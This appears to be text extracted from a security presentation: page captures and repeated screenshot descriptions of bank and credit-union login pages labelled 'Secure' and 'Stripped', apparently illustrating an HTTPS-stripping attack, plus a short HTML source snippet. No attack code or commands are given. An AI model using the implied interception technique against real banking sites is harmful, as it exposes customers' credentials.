Enroll View demo | Learn more

Enter Online ID:

Save this Online ID

Account in:

Where do I enter my Passcode?

Sign In

Forgot or need help with your ID?
Reset Passcode

Your Privacy & Security

Report phishing email
McAfee® - 1 year free
Know your credit scores
Our security commitment

ATMs & Banking Centers

Enter ZIP code or city, state

Go

More search options

Bank online. Take control.

See your accounts in one place. Accessible any time.
Managing your finances should always be so effortless.

Get Started

Products & Services

Checking
Savings & CDs
Credit Cards
Mortgage
Refinance
Home Equity
Auto Loans
Insurance & Protection
IRAs

Open an Account »

Manage Your Money

Merrill Edge Online
Investing
Order Check Card
Facts About Fees **UPDATED**

Online Banking »

View Your Accounts
Bill Pay
Use Mobile Banking
Track Your Expenses

Enroll in Online Banking»

Achieve Your Goals

Investment Services

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Plan for Retirement

Keep the Change®
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Financial Solutions
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Search for a Home

More Options »

Refinance now to a fixed rate.
Find the right refinance for you

Earn unlimited points—and pay no annual fee!

US Airways® Debit Card.
Get your 3,000 mile bonus.

Feedback

Done

Stripped

The screenshot shows the Bank of America website in a Mozilla Firefox browser window. The browser's address bar displays the URL <http://www.bankofamerica.com/index.jsp>. The website's navigation bar includes links for [Locations](#), [Contact Us](#), [Help](#), [Sign In](#), and [En Español](#). A search bar with the placeholder text "Enter keyword(s)" and a "Search" button is also present.

The main content area is divided into several sections:

- PERSONAL** (selected), **SMALL BUSINESS**, **CORPORATE & INSTITUTIONAL**, and **ABOUT BANK OF AMERICA**.
- Online Banking** sidebar: Promotes "Easy. Secure. Free." with an "Enroll" button. It includes a form for "Enter Online ID:" with a "Save this Online ID" checkbox and an "Account in:" dropdown menu. A "Sign In" button is at the bottom of the sidebar.
- Bank online. Take control.** banner: Features a laptop displaying the online banking interface. Text reads: "See your accounts in one place. Accessible any time. Managing your finances should always be so effortless." with a "Get Started" button.
- Products & Services**: Lists Checking, Savings & CDs, Credit Cards, Mortgage, Refinance, Home Equity, Auto Loans, Insurance & Protection, and IRAs. Includes an "Open an Account >>" link.
- Manage Your Money**: Lists Merrill Edge Online, Investing, Order Check Card, Facts About Fees (UPDATED), Online Banking >>, View Your Accounts, Bill Pay, Use Mobile Banking, and Track Your Expenses. Includes an "Enroll in Online Banking >>" link.
- Achieve Your Goals**: Lists Investment Services (Merrill Lynch, Plan for Retirement), Keep the Change®, Add It Up™ Cash Back, Financial Solutions, Student Banking, and Search for a Home. Includes a "More Options >>" link.
- ATMs & Banking Centers**: Includes a form to "Enter ZIP code or city, state" with a "Go" button.
- Questions?** section: "Get straight talk on the cost of banking." with a question mark icon.
- Add It Up®**: "Before you add to cart, add it up. Make good deals on ATMs great." with a wallet icon.
- Make Every Purchase Pink™**: Promotes breast cancer awareness with a pink ribbon icon.
- Feedback** button: A button with a minus sign icon and the text "Feedback".

The browser's status bar at the bottom shows "Done".

Secure


Summit Federal Credit Union / Home - Windows Internet Explorer

https://www.summitfcu.org/

Google CNN Slickdeals Tenable VOIPSA Resources VoIP S... Testing SIP Security on a ... RHN ÜberScan Reporter

Summit Federal Credit Union / Home

Page Safety Tools



SUMMIT ONLINE ACCESS


Access Your Summit Account En Español

Member Number Enter Password

[New User? Get Started!](#) [Reset Your Password](#)
[View Our Demo](#) [Test your browser](#)
[Having trouble testing?](#)




[Products & Services](#) [Member Resources](#) [Apply Online](#) [Current Rates](#) [Youth Programs](#) [News & Information](#) [About The Summit](#) [Locations & Hours](#) [Contact Us](#) [Site Map](#)

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Meeting All Your Financial Needs...

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Get a great rate and no payments 'til **September 2010!**
-  **Don't lose a valuable Summit service**
Opt in to Courtesy Pay Select. [Act now.](#)
-  **New Syracuse branch hours now in effect**
[Click here](#) for new hours


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News & Information

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Syracuse FCU and The Summit have merged! [Learn more.](#)




Member Service

At The Summit, we're here for you. Our commitment to [member service](#) is evident in everything we do. Click here for Summit [FAQs](#).



Financial Tools

- [Current Rates](#)
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- [FAQs](#)
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
In conjunction with the Brighton Fire District, The Summit is pleased to offer [Fire Safety Awareness Day](#).

Done

Internet | Protected Mode: On

100%

Stripped



Secure

The screenshot shows a Mozilla Firefox browser window displaying the Summit Federal Credit Union website. The address bar shows the URL <https://www.summitfcu.org/>. The website header features the Summit Federal Credit Union logo on the left and a "SUMMIT ONLINE ACCESS" section on the right, which includes a login form with fields for "Member Number" and "Enter Password", and a "GO" button. Below the login form are links for "New User? Get Started! View Our Demo" and "Reset Your Password Test your browser Having trouble testing?". A navigation menu below the header contains links for "Products & Services", "Member Resources", "Apply Online", "Current Rates", "Youth Programs", "News & Information", "About The Summit", "Locations & Hours", "Contact Us", and "Site Map". A secondary navigation bar includes "Join The SUMMIT!" and links for "Individual Memberships", "Corporate Memberships", "Careers", and "Home". The main content area features a large image of two smiling women with the text "We're Here For You". To the right of the image is a section titled "Meeting All Your Financial Needs..." with three promotional items: "What's your heart set on? Get a great rate and no payments 'til September 2010!", "Don't lose a valuable Summit service Opt in to Courtesy Pay Select. Act now.", and "New Syracuse branch hours now in effect Click here for new hours". Below this is a "Member Service" section with a photo of a staff member assisting a customer and the text "At The Summit, we're here for you. Our commitment to member service is evident in everything we do. Click here for Summit FAQs." and a "Financial Tools" section with links for "Current Rates" and "Online Calculators". The browser's status bar at the bottom shows "Done" and a lock icon.

Stripped

The screenshot shows a Mozilla Firefox browser window displaying the Summit Federal Credit Union website. The browser's address bar shows the URL <https://www.summitfcu.org/>. The website's header features the Summit logo on the left and a "SUMMIT ONLINE ACCESS" section on the right, which includes a login form with fields for "Member Number" and "Enter Password", and a "GO" button. Below the login form are links for "New User? Get Started! View Our Demo" and "Reset Your Password Test your browser Having trouble testing?". A navigation menu below the header contains buttons for "Products & Services", "Member Resources", "Apply Online", "Current Rates", "Youth Programs", "News & Information", "About The Summit", "Locations & Hours", "Contact Us", and "Site Map". A secondary navigation bar includes "Join The SUMMIT!" and links for "Individual Memberships", "Corporate Memberships", "Careers", and "Home". The main content area is divided into several sections: a large image of two smiling women with the text "We're Here For You"; a "Meeting All Your Financial Needs..." section with three sub-promotions: "What's your heart set on? Get a great rate and no payments 'til September 2010!", "Don't lose a valuable Summit service Opt in to Courtesy Pay Select. Act now.", and "New Syracuse branch hours now in effect Click here for new hours"; a "People, Not Profits" section explaining the credit union's not-for-profit status; a "Member Service" section with an image of a staff member assisting a customer; and a "Financial Tools" section with links for "Current Rates" and "Online Calculators". The browser's status bar at the bottom shows "Done" and a lock icon.

Summit FCU

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
xml:lang="en" lang="en">
<head>
<script type="text/javascript"
src="https://www.summitfcu.org/onlineserv/HB/Si
gnon.cgi?remote=TRUE"></script>
<script type="text/javascript">var bPasswordFocus
= false;</script>
```